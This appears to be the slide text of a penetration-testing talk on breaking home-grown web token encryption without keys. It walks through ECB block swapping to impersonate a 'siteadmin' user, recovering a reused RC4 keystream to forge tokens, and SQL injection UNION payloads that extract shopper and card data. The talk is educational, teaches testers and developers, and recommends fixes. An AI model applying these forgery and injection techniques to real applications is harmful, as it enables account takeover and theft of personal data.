



VERACODE

Breaking Crypto Without Keys: Analyzing Data in Web Applications

Chris Eng

Introduction – Chris Eng

- _ Director of Security Services, Veracode
- _ Former occupations
 - 2000-2006: Senior Consulting Services Technical Lead with Symantec Professional Services (@stake up until October 2004)
 - 1998-2000: US Department of Defense
- _ Primary areas of expertise
 - Web Application Penetration Testing
 - Network Penetration Testing
 - Product (COTS) Penetration Testing
 - Exploit Development (well, a long time ago...)
- _ Lead developer for @stake's now-extinct WebProxy tool

Assumptions

- This talk is aimed primarily at penetration testers but should also be useful for developers to understand how your application might be vulnerable
- Assumes basic understanding of cryptographic terms but requires no understanding of the underlying math, etc.

Agenda

- ① Problem Statement
- ② Crypto Refresher
- ③ Analysis Techniques
- ④ Case Studies
- ⑤ Q & A

Problem Statement

Problem Statement

- What do you do when you encounter unknown data in web applications?
 - Cookies
 - Hidden fields
 - GET/POST parameters
- How can you tell if something is encrypted or trivially encoded?
- How much do I really have to know about cryptography in order to exploit implementation weaknesses?

Goals

- _ Understand some basic techniques for analyzing and breaking down unknown data
- _ Understand and recognize characteristics of bad crypto implementations
- _ Apply techniques to real-world penetration tests

Crypto Refresher

Types of Ciphers

— Block Cipher


- Operates on fixed-length groups of bits, called blocks
- Block sizes vary depending on the algorithm (most algorithms support several different block sizes)
- Several different modes of operation for encrypting messages longer than the basic block size
- Example ciphers: DES, Triple DES, Blowfish, IDEA, Skipjack, AES

— Stream Cipher

- Operates on plaintext one bit at a time
- A keystream is generated independently of the message data, then combined with the plaintext (to encrypt) or ciphertext (to decrypt)
- Example ciphers: RC4, ORYX, SEAL


Block Cipher Operation: Electronic Code Book (ECB) Mode

- Fixed-size blocks of plaintext are encrypted independently
- Each plaintext block is substituted with ciphertext block, like a codebook
- Key disadvantages
 - Structure in plaintext is reflected in ciphertext
 - Ciphertext blocks can be modified without detection




Block Cipher Operation: Cipher Block Chaining (CBC) Mode

- Each block of plaintext is XORed with the previous ciphertext block before being encrypted
- Change of message affects all following ciphertext blocks
- Initialization Vector (IV) is used to encrypt first block



Stream Cipher Operation

- _ Plaintext message is processed byte by byte (as a stream)
- _ Key scheduler algorithm generates a keystream using a key and an Initialization Vector (IV) combined (XOR) with plaintext bit by bit
- _ Ciphertext is generated by XORing plaintext with keystream




Analysis Techniques

Common Methods of Structuring Data in Tokens

- Fixed-length data



- Variable-length data with separator characters



- Variable-length data with length fields



Common Cryptography Mistakes in Web Applications

- _ Proprietary or home-grown encryption algorithms
- _ Insecure cipher mode (ECB, CBC, OFB, etc.)
- _ Poor key selection
- _ Insufficient key length
- _ Inappropriate key reuse
- _ Insecure random number generation
- _ Incorrect use of crypto API

Observing Characteristics of Unknown Data

- Is the length of the encrypted data a multiple of a common block size?
 - Provides indication that it might be a block cipher
- Is the length of some random-looking piece of data the same as a known hash algorithm?
 - May indicate the presence of an HMAC
 - Still may be worthwhile to hash various permutations of known data in case a simple unkeyed hash is being used
- Does running random-looking pieces of data through some form of entropy measurement show any patterns or tendencies?

Observing Characteristics of Unknown Data

- Are there any blocks of data that seem to repeat in the same encrypted message or over multiple encrypted messages?
 - Possibly ECB mode
 - Determine block size and try modifying single blocks or swapping blocks between messages
- Do multiple encrypted messages begin with the same block or series of blocks?
 - Possibly CBC mode with a static IV
 - Block swapping not possible because changing one block affects future blocks

Stimulus, Response

- Does the length of the encrypted data change based on the length of some value that you can supply?
 - If a block cipher, you can determine the block size by incrementing input one byte at a time and observing when the encrypted output length jumps by multiple bytes (i.e. the block size)
- How does the encrypted data change in response to user-supplied data?
 - Figure out how changing different parts of the input changes the output
 - Is more than one block affected by a single character change in the input?
 - Can the encryption engine be used as an oracle?

Case Study: Block Cipher

Fetch of “My Account” Page

GET /jsp/showMyAcct.jsp HTTP/1.0

Cookie: EM=Zm9vQHN5bWFudGVjLmNvbQ==;

EE=dljymAw4v/tdIF+0dDPDKIRJfovQEYEftkiSKT8SUMYOxkt9oTzoJ7ZIkik/EIDGk1A
W4Q2zd4M=

Host: the.vulnerable.site

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.1) Gecko/20060124
Firefox/1.5.0.1

Accept: text/css,*/*;q=0.1

Accept-Language: en-us,en;q=0.7,ja;q=0.3

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Connection: close

EE Cookie Is Re-Issued on Each Request

EE=dljymAw4v/tdlF+0dDPDKIRJfovQEYEftkiSKT8SUMYOxkt9oTzoJ7ZIkik/EIDGk1AW4Q2zd4M=;

EE=dljymAw4v/tdlF+0dDPDKIRJfovQEYEftkiSKT8SUMYOxkt9oTzoJzy7GW2GoU8aWteZ03YhZ/8=;

EE=dljymAw4v/tdlF+0dDPDKIRJfovQEYEftkiSKT8SUMYOxkt9oTzoJzy7GW2GoU8aWteZ03YhZ/8=;

EE=dljymAw4v/tdlF+0dDPDKIRJfovQEYEftkiSKT8SUMYOxkt9oTzoJ2un6iQdjT71hwonLp2OS84=;

EE=dljymAw4v/tdlF+0dDPDKIRJfovQEYEftkiSKT8SUMYOxkt9oTzoJ2un6iQdjT71hwonLp2OS84=;

EE=dljymAw4v/tdlF+0dDPDKIRJfovQEYEftkiSKT8SUMYOxkt9oTzoJ2un6iQdjT71ILU+OyTdr7Q=;

EE=dljymAw4v/tdlF+0dDPDKIRJfovQEYEFES6rl7qREhbICEdM7k4dxREuq5e6kRIWxzvofBNRgkk=;

EE=dljymAw4v/tdlF+0dDPDKIRJfovQEYEFES6rl7qREhbICEdM7k4dxWg3mgwT+ZCkkiYmqVxogrM=;

Base-64 Decoded EE Cookies

7488f2980c38bffb5d205fb47433c32884497e8bd011811fb64892293f1250c60ec64b7da13ce827b64892293f1250c6935016e10db37783

7488f2980c38bffb5d205fb47433c32884497e8bd011811fb64892293f1250c60ec64b7da13ce8273cbb196d86a14f1a5ad799d3762167ff

7488f2980c38bffb5d205fb47433c32884497e8bd011811fb64892293f1250c60ec64b7da13ce8273cbb196d86a14f1a5ad799d3762167ff

7488f2980c38bffb5d205fb47433c32884497e8bd011811fb64892293f1250c60ec64b7da13ce8276ba7ea241d8d3ef5870a272e9d8e4bce

7488f2980c38bffb5d205fb47433c32884497e8bd011811fb64892293f1250c60ec64b7da13ce8276ba7ea241d8d3ef5870a272e9d8e4bce

7488f2980c38bffb5d205fb47433c32884497e8bd011811fb64892293f1250c60ec64b7da13ce8276ba7ea241d8d3ef520b53e3b24ddafb4

7488f2980c38bffb5d205fb47433c32884497e8bd011811f112eab97ba911216c808474cee4e1dc5112eab97ba911216c73be87c13518249

7488f2980c38bffb5d205fb47433c32884497e8bd011811f112eab97ba911216c808474cee4e1dc568379a0c13f990a4922626a95c6882b3

Base-64 Decoded EE Cookies

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f b64892293f1250c6
0ec64b7da13ce827 b64892293f1250c6 935016e10db37783

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f b64892293f1250c6
0ec64b7da13ce827 3cbb196d86a14f1a 5ad799d3762167ff

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f b64892293f1250c6
0ec64b7da13ce827 3cbb196d86a14f1a 5ad799d3762167ff

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f b64892293f1250c6
0ec64b7da13ce827 6ba7ea241d8d3ef5 870a272e9d8e4bce

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f b64892293f1250c6
0ec64b7da13ce827 6ba7ea241d8d3ef5 870a272e9d8e4bce

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f b64892293f1250c6
0ec64b7da13ce827 6ba7ea241d8d3ef5 20b53e3b24ddafb4

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f 112eab97ba911216
c808474cee4e1dc5 112eab97ba911216 c73be87c13518249

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f 112eab97ba911216
c808474cee4e1dc5 68379a0c13f990a4 922626a95c6882b3

Base-64 Decoded EE Cookies – Repetition

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f [b64892293f1250c6](#)
0ec64b7da13ce827 [b64892293f1250c6](#) 935016e10db37783

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f [b64892293f1250c6](#)
0ec64b7da13ce827 3cbb196d86a14f1a 5ad799d3762167ff

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f [b64892293f1250c6](#)
0ec64b7da13ce827 3cbb196d86a14f1a 5ad799d3762167ff

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f [b64892293f1250c6](#)
0ec64b7da13ce827 6ba7ea241d8d3ef5 870a272e9d8e4bce

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f [b64892293f1250c6](#)
0ec64b7da13ce827 6ba7ea241d8d3ef5 870a272e9d8e4bce

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f [b64892293f1250c6](#)
0ec64b7da13ce827 6ba7ea241d8d3ef5 20b53e3b24ddafb4

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f [112eab97ba911216](#)
c808474cee4e1dc5 [112eab97ba911216](#) c73be87c13518249

7488f2980c38bffb 5d205fb47433c328 84497e8bd011811f [112eab97ba911216](#)
c808474cee4e1dc5 68379a0c13f990a4 922626a95c6882b3

Determining the Token Construct

- The only variable blocks are the last two (possibly a “last accessed” timestamp or similar timeout mechanism)
- Register another account with a username of ‘c’ x 32, the maximum length permitted, and observe the value of the EE cookie
 - Note: ‘c’ x 32 is Perl notation for “cccccccccccccccccccccccccccccccccccc” – this syntax will be used throughout this case study

dd73f765d6753fc0 1941f7f757f1ad49 1941f7f757f1ad49 1941f7f757f1ad49
294e437e2c142217 7da37ce1b09f2c9e 23945baf6847e94f 1ae0e1f8f4ba4c61
b893a5d48de9826c 0afc64f82d4b4a5d 11a9ec13975ae99b

- The token is longer!
- The repetition of the cipher-text blocks mirrors the repeated ‘c’ characters in the plaintext of the username

Determining the Token Construct

- Register another account with a username of 'c' x 16, and compare to the EE cookie generated in the previous step

'c' x 16

```
dd73f765d6753fc0 1941f7f757f1ad49 294e437e2c142217 7da37ce1b09f2c9e  
23945baf6847e94f 2e62dc893303ec04 b893a5d48de9826c 03f261d8fd58bd87  
11a9ec13975ae99b
```

Determining the Token Construct

- Register another account with a username of 'c' x 16, and compare to the EE cookie generated in the previous step

'c' x 16

dd73f765d6753fc0 [1941f7f757f1ad49](#) 294e437e2c142217 7da37ce1b09f2c9e 23945baf6847e2e62dc893303ec04 b893a5d48de9826c 03f261d8fd58bd87 11a9ec13975ae99b

'c' x 32

dd73f765d6753fc0 [1941f7f757f1ad49](#) [1941f7f757f1ad49](#) [1941f7f757f1ad49](#) 294e437e2c142217da37ce1b09f2c9e 23945baf6847e94f 1ae0e1f8f4ba4c61 b893a5d48de9826c 0afc64f82d4b4a5d 11a9ec13975ae99b

- Why don't we see two identical blocks for 'c' x 16 and four identical blocks for 'c' x 32?
- There must be between 1 and 7 characters at the beginning of the plain-text causing the username to be offset, e.g. "xxxx|cccccccc..."

Determining the Offset Location

- We must now determine the delimiter location in order to ensure that the offsets will be correct when attempting to target a particular username
- Additional user accounts were created with specific usernames in order to determine if there is any initial padding in the first block

cccccccccc

dd73f765d6753fc0 b3671231259e657c 6d82dbfc2a54ced6 f2e835ed7d538576
b3089a21999468a9 29649aa77b9a5f17 aceab4efb11f7739 b1e6e08fb2288c2f

ccccddddd

197555b290c6a351 ba0dd4bd91dc2296 7da37ce1b09f2c9e 23945baf6847e94f
44de41ae0fec32a9 b893a5d48de9826c 3b47c51eeb93002a 11a9ec13975ae99b

ccccccddd

dd73f765d6753fc0 ba0dd4bd91dc2296 7da37ce1b09f2c9e 23945baf6847e94f
44de41ae0fec32a9 b893a5d48de9826c f4cab32b1390799f 11a9ec13975ae99b

Determining the Offset Location

- We must now determine the delimiter location in order to ensure that the offsets will be correct when attempting to target a particular username
- Additional user accounts were created with specific usernames in order to determine if there is any initial padding in the first block

... c c c c c c c c c c c c ...

dd73f765d6753fc0 b3671231259e657c 6d82dbfc2a54ced6 f2e835ed7d538576
b3089a21999468a9 29649aa77b9a5f17 aceab4efb11f7739 b1e6e08fb2288c2f

... c c c c c d d d d d ...

197555b290c6a351 ba0dd4bd91dc2296 7da37ce1b09f2c9e 23945baf6847e94f
44de41ae0fec32a9 b893a5d48de9826c 3b47c51eeb93002a 11a9ec13975ae99b

... c c c c c c d d d d d ...

dd73f765d6753fc0 ba0dd4bd91dc2296 7da37ce1b09f2c9e 23945baf6847e94f
44de41ae0fec32a9 b893a5d48de9826c f4cab32b1390799f 11a9ec13975ae99b

Carrying Out the Impersonation Attack

- We know, via a separate user enumeration vulnerability in the application, that a user called 'siteadmin' exists
- To impersonate this user, we need to obtain the valid cipher-text blocks

... siteadmin ...
xxxxxxxxxxxxxxxxxxxxx yyyyyyyyyyyyyyyyyyy zzzzzzzzzzzzzzzzzzz ...

- So we register one user called 'sitead00' and another called '000000min' and extract the cipher-text we are interested in

... sitead00 ...
7e7efe1d694e66e8 0c7f1fde08ac0eed 7da37ce1b09f2c9e 23945baf6847e94f
af904fcef28814e b893a5d48de9826c 334ebd58bd579cc7 11a9ec13975ae99b

... 000000min ...
2b9eccd28b963000 7ede3268478cde61 7da37ce1b09f2c9e 23945baf6847e94f
af904fcef28814e b893a5d48de9826c dbb938a969645aec 11a9ec13975ae99b

Carrying Out the Impersonation Attack

— Now we can impersonate the 'siteadmin' user!

... sitead00 ...

7e7efe1d694e66e8 0c7f1fde08ac0eed 7da37ce1b09f2c9e 23945baf6847e94f
af904fcefef28814e b893a5d48de9826c 334ebd58bd579cc7 11a9ec13975ae99b

... 000000min ...

2b9eccd28b963000 7ede3268478cde61 7da37ce1b09f2c9e 23945baf6847e94f
af904fcefef28814e b893a5d48de9826c dbb938a969645aec 11a9ec13975ae99b

... siteadmin ...

7e7efe1d694e66e8 7ede3268478cde61 7da37ce1b09f2c9e 23945baf6847e94f
af904fcefef28814e b893a5d48de9826c dbb938a969645aec 11a9ec13975ae99b

Recap

- We were able to successfully subvert the authentication mechanism without any knowledge of the algorithm or the key, based solely on observed patterns in the cipher-text
- The primary failings of the authentication token are the algorithm mode and the lack of a verification mechanism, e.g.:
 - Appending a signature or keyed hash of the plain-text to the end of the cookie before encrypting
 - Creating a server-side state table to associate specific values of the EE cookie with a particular username
- ECB mode should not be used
 - Cipher Feedback (CFB) or Cipher Block Chaining (CBC) mode should be used instead
 - These modes use surrounding blocks and an initialization vector (IV) to modify the cipher-text, preventing the same block of plain-text from producing the same block of cipher-text (assuming the IV and/or surrounding blocks are not constant)
 - This also deters the ad-hoc substitution of inline blocks

Case Study: Stream Cipher

Crypto Example: What Am I Looking At?

Token values observed in URLs

- Changed every time we logged on to the application
- Never the same for any two sessions or any two users

```
Stmt=Ct9X4RWkQZ2L1vmKYd70D2gnCKN7y1PqgUuOytUYW/X3u1qk0xh8HyE=  
Stmt=Ct9X4RWkQZ2K0f6Pa9X2Cm4gCKN7y1PqgUuOytUYW/Xxu1qk0wVYO1w=  
Stmt=Ct9X4RWkQZ2L1vmKYd71CG0iCKJ4wl3igUuFyd0YWPH3u1qk0zB/Nwg=  
Stmt=Ct9X4RWkQZ2K0f6Pa9X2CGgmCKFwy1frgUuHytwYWPDUy1qk0w0jZxE=  
Stmt=Ct9X4RWkQZ2K0f6Pa9X2CWgjCKFxy1fqgUuHyNoYWPP7u1qk029kMC4=  
Stmt=Ct9X4RWkQZ2K0f6Pa9X3BG8mCKB7zITjgUyAyNQYWPLxu1qk03N9EDg=  
Stmt=Ct9X4RWkQZ2L1vmKYd72D28kCKZwzlfvgU2Azd8YUfW+9lujrTZ4Dw==  
Stmt=Ct9X4RWkQZ2L1vmKYd73DmlpCKZ6wlGmzEiDy5BWWrrz91ykrSVk
```

```
File=eNU81UH7AKLZiLnbILCEUjd8G/oVqgWjnhfTmocX  
Ctxt=CN9RqBTrIItoLaLQM4DndDR3G+
```

.
.

(at least seven other tokens in a similar format)

Crypto Example: What Am I Looking At?

— Base64-decoded values for several different “Stmt” tokens

7044323226

0adf57e115a4419d8bd6f98a61def40f682708a37bcb53ea814b8ecad5...

6731991741

0adf57e115a4419d8ad1fe8f6bd5f60a6e2008a37bcb53ea814b8ecad5...

7044322573

0adf57e115a4419d8bd6f98a61def5086d2208a278c25de2814b85c9dd...

6731991527

0adf57e115a4419d8ad1fe8f6bd5f608682608a170cb57eb814b87cadc...

6731991422 0adf57e115a4419d8ad1fe8f6bd5f609682308a171cb57ea814b87c8da...

6731990957 0adf57e115a4419d8ad1fe8f6bd5f7046f2608a07bce54e3814c80c8d4...

7044321255

0adf57e115a4419d8bd6f98a61def60f6f2408a670ce57ef814d80cddf...

7044320388

0adf57e115a4419d8bd6f98a61def70e622908a67ac251a6cc4883cb90...

Detecting a Pattern

— Looked for correlations between statement number and cipher-text

7044323226

0adf57e115a4419d8bd6f98a61def40f682708a37bcb53ea814b8ecad5...

6731991741

0adf57e115a4419d8ad1fe8f6bd5f60a6e2008a37bcb53ea814b8ecad5...

7044322573

0adf57e115a4419d8bd6f98a61def5086d2208a278c25de2814b85c9dd...

6731991527

0adf57e115a4419d8ad1fe8f6bd5f608682608a170cb57eb814b87cadcd...

6731991422

0adf57e115a4419d8ad1fe8f6bd5f609682308a171cb57ea814b87c8da...

6731990957

0adf57e115a4419d8ad1fe8f6bd5f7046f2608a07bce54e3814c80c8d4...

7044321255

0adf57e115a4419d8bd6f98a61def60f6f2408a670ce57ef814d80cddf...

7044320388

0adf57e115a4419d8bd6f98a61def70e622908a67ac251a6cc4883cb90...

Detecting a Pattern

Looked for correlations between statement number and cipher-text

7044323226
0adf57e115a4419d8bd6f98a61def40f682708a37bcb53ea814b8ecad5...

6731991741
0adf57e115a4419d8ad1fe8f6bd5f60a6e2008a37bcb53ea814b8ecad5...

7044322573
0adf57e115a4419d8bd6f98a61def5086d2208a278c25de2814b85c9dd...

6731991527
0adf57e115a4419d8ad1fe8f6bd5f608682608a170cb57eb814b87cadc...

6731991422 0adf57e115a4419d8ad1fe8f6bd5f609682308a171cb57ea814b87c8da...

6731990957 0adf57e115a4419d8ad1fe8f6bd5f7046f2608a07bce54e3814c80c8d4...

7044321255
0adf57e115a4419d8bd6f98a61def60f6f2408a670ce57ef814d80cddf...

7044320388
0adf57e115a4419d8bd6f98a61def70e622908a67ac251a6cc4883cb90...

Deriving Part of the Keystream

- Use XOR to calculate 10 bytes of the keystream based on the known plain-text (i.e. the statement number)

7044322573

0adf57e115a4419d**8bd6f98a61def5086d22**08a278c25de2814b85c9dd1858f1...

XOR

37303434333232353733 (ASCII for "7044322573")

=

bce6cdb52ecc73d5a11 (partial keystream?)

bce6cdb52ecc73d5a11

6731991422

XOR

0adf57e115a4419d**8ad1fe8f6bd5f6096823**08a171cb57ea814b87c8da1858f3...

=

36373331393931343232 (ASCII for "6731991422")



Deriving More of the Keystream

- Now try the same thing against one of the other collected tokens, such as the one called “Ctxt”

Ctxt=

08df51a814eb2084ce95a2d03380e77434771be6249b10b39211cad7c24b2194...

XOR

bce6cdb52ecc73d5a11 (partial keystream)

=

72736f6e616c20496e66

rsonal Inf

Ctxt=

08df51a814eb2084ce95a2d03380e77434771be6249b10b39211cad7c24b2194...

XOR

506572736f6e616c20496e666f726d6174696f6e

Personal Information

=

70e1bce6cdb52ecc73d5a11749449fa64dafd7f

Deriving More of the Keystream

- Now try the same thing against one of the other collected tokens, such as the one called “File”

File=

78d53cd541fb00a2d988b9db20b08452377c1bfa15aa05a39e17d39a871769c6...

XOR

70e1bce6cdb52ecc73d5a11749449fa64dafd7f (partial keystream)

=

7043656e7465725c436f6d6d6f6e5c5061796368

p C e n t e r \ C o m m o n \ P a y c h

File=

78d53cd541fb00a2d988b9db20b08452377c1bfa15aa05a39e17d39a871769c6...

XOR

48656c7043656e7465725c436f6d6d6f6e5c506179636865636b73

H e l p C e n t e r \ C o m m o n \ P a y c h e c k s

=

9d249770e1bce6cdb52ecc73d5a11749449fa64dafd7fb6f9ec64

Token Poisoning Attempt

- Through this iterative process, we can obtain the entire keystream (or rather, a sufficient amount of the keystream to encrypt and decrypt all of the cipher-text we encounter)

- Fully decrypted “Stmt” tokens contain the following data:

```
107|131|7044336068|324070|20897|1161|107SWEL
107|131|7044335527|305353|20238|1101|107RyQC
107|131|7044334802|288149|19607|1041|107I7nS
107|131|7044333801|278718|19363|981|1070VN+
107|131|7044333131|258265|17041|882|107HmoE
```

- Will the application allow us to replace the statement number with another valid statement number, and view the contents?

```
107|131|1234567890|324070|20897|1161|107SWEL
```

Integrity Checking

- The application appears to be performing some sort of integrity check on the plain-text content

107|131|7044336068|324070|20897|1161|107SWEL
107|131|7044335527|305353|20238|1101|107RyQC
107|131|7044334802|288149|19607|1041|107l7nS
107|131|7044333801|278718|19363|981|107OVN+
107|131|7044333131|258265|17041|882|107HmoE

- Four Base-64 encoded characters appended to the end of each token equate to three decoded bytes, or 24 bits
- This turned out to be a standard CRC-24 algorithm, for which reference code was quickly found via a Google search

Step By Step: Building Tokens From Scratch

- _ Generate the desired plain-text of the token, or manipulate an existing token
- _ Calculate the CRC-24 of the plain-text and append it (in Base64 encoded form) to the end of the token
- _ Encrypt the token by performing an XOR of the plain-text with the recovered keystream
- _ Base64 encode the encrypted token

Recap

- Once again, we were able to successfully subvert the encryption mechanism without any knowledge of the algorithm or the key, based solely on observed patterns in the cipher-text
- It turned out, after talking to the development team, that they were using RC4, with a unique key generated for each user session
- The primary failings of the encrypted tokens are the re-use of the keystream and the lack of an effective integrity check
 - Stream cipher keystream should not be used to encrypt multiple plain-texts
 - Integrity checking should be performed via a keyed HMAC or similar algorithm that cannot be easily reproduced using reference code

Case Study: Obfuscation

(if time permits)

Caveat

- _ This example does not feature any crypto whatsoever
- _ However, the techniques applied to identify the vulnerability are basically the same
 - Observation
 - Pattern recognition

Interesting Data Harvested Via SQL Injection

SHOPDEM table

- ' UNION SELECT sdshnbr||':'||sdpreord||':'||sdmstat||':'||sdintrs||':'||sdinco m||':'||sdhhnbr||':'||sdgendr||':'||sdfield6||':'||sdfield5||':'||sdfield4||':'||sdfield 3||':'||sdfield2||':'||sdfield1||':'||sdcomp||':'||sdchnbr||':'||sdbwrer||':'||sdage F ROM shopdem WHERE sdfield5='ceng@symantec.com'--
8896132:.....947:ceng@symantec.com::::Y::::

SHOPPER table

- ' UNION SELECT shshtyp||':'||shrstmp||':'||shrfnbr||':'||shreqid||':'||shprefe rredcurr||':'||shphlst||':'||shlvstmp||':'||shlustmp||':'||shlpswd||':'||shlostmp||':' ||shlogid||':'||shfield2||':'||shfield1||':'||shcstmp||':'||shcomm||':'||shcntct ||':'| shchaque||':'||shchaans FROM shopper WHERE shrfnbr='8896132'--
R :29-SEP-05:8896132:....:29-SEP-05:29-SEP-05:64484B56614D33676 C4979782F667A7257554D3165513D3D:29-SEP-05:86d41587b291b24 c :...:E1::VISA *****8462 042006954476832678904512023144625 6748462VISA:foobar

Breaking Down the Data

- _ The credit card we had stored in our profile was 4305 7214 6742 8462
- _ In the database, we saw this:
`0420069544768326789045120231446256748462VISA`
- _ We can clearly see the expiration date and the last four digits of the card, but what is the stuff in the middle?

Breaking Down the Data

- Changed our card to 4111 1111 1111 1111, checked the database value, and repeated several times:

022006 449101111111123451611178191140 1111VISA

022006 641112413411156111789101111121 1111VISA

022006 841314561718901112131141411111 1111VISA

022006 954116111178901112113141115614 1111VISA

022006 147118119111101121134516117148 1111VISA

- Note all of the 1's that appear in the unknown section. This suggests it is just some sort of transposition or reordering. However, there are 30 digits here and the credit card is only 16.

Identifying the Mask Locations

– Scripted up the process of changing credit card and retrieving the database value, then sorted the resulting values:

- 022006 04 1178911101142311451611171118 1111VISA
022006 04 1189011112143411561711181119 1111VISA
022006 04 1189011112143411561711181119 1111VISA
- 022006 44 2134111111156781911101121143 1111VISA
022006 44 9101111111123451611178191140 1111VISA
- 022006 65 1112413411156111789101111121 1111VISA
022006 65 1134415611178111901121111341 1111VISA
022006 65 1145416711189111012131111451 1111VISA
- 022006 87 1314561718901112131141411111 1111VISA
022006 87 1516781910121314151141611111 1111VISA
022006 87 1617891011231415161141711111 1111VISA
022006 87 1617891011231415161141711111 1111VISA

